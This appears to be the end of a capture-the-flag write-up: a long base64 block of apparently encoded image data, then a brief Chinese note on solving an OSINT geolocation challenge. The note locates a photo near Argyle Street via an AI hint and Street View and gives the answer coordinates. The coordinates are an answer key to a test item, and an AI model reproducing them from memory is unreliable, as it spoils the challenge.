AcoVBiSYApt4cOzaSvV/8Yfi7SY3tV9txKSTbT/TGIlqB3mYO8Rh9uFrnjUzhd6ZazpjmvUlhjclZYVedXx
kKQZUphnWFEXR7/xpA3GnUAIKS5WMpmypskJzcGMNRxiEhEO9KYaTo3epRlbCMpL96BgV2JU46o
Qf7zmD8hLnknfS9nWNQTK9Y4T2ApYikFaoVqms7Cowlkv2LzbInDJDuXjy53cxe2K/UmkDe2VMnHp
mp6iQwZFVhlaSFDcxGzpsVmVDdaSPj2IzwDaimzTBonLT8mW5S2kbYkjypCEkOSbC3BWoARgZeym
6RIKzOjl04bRj2EFjMCgLQnj4/yR3kd5mXaVnrV0R0RUo5YVu7WkfFcYiCjQR0NOEo/yzFU0RdExdwB
na7IZOK0nPvR20q+RkRY4Fqj9dizYBQiWaqg/70Kmlo7hmE1ZZG0MPNGZForCLmD2gylmBC7KvA3
Rluy6PhxXPOmiZ+TdOR6IT6ktPNzfvSrDxDNmdKGLGKMiLiUmMkKzp09CuIBUPgAX9yGl0EF0o3xmN
wc1x722jVI14PmaOKExkUkoInxkcL9GStu7yJFHfXQUGu5DA7CV6tx7wGZWQ/O2Z5yHQtRmBst6965
x3TSWcV/IgoOorHu16fZLyxK65zxHwjSbINJynUBUdhBSFE9iBqmKtWNVfwo2ZuS0YRS6UaojBt6FC12
UTdZSsdggjSyLriU/8pDQhckTEwa9RZCqgtyPtuOxm9qpVZA6ojb1NcDNZFwYKYTXV/pxa0ycdQpfYp
K5IQvee6j8JTF0ImDWmN98fGUoREo6tQz8dsBdVxspnAOmUmqUaHpVdaM0g+rHpOYhKG6AtXj9Q
Q3ClryZavx2NsDPwkPiNCcalAfRxUJ/u15LMaGyl67EVeMYd9lcVEVchCofl3LMcodCVxfjakCGDwsRn
LEZLkgKWZrWhmOol2GKC4cQWfp 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
CEeCAB0QQCAgAOw==)

【OSINT】独游

问一下AI大概位置是亚皆老街，直接在谷歌上一点一点看街景，找出来了，直接查看经纬度就行了。



22°19'07"N 114°10'02"E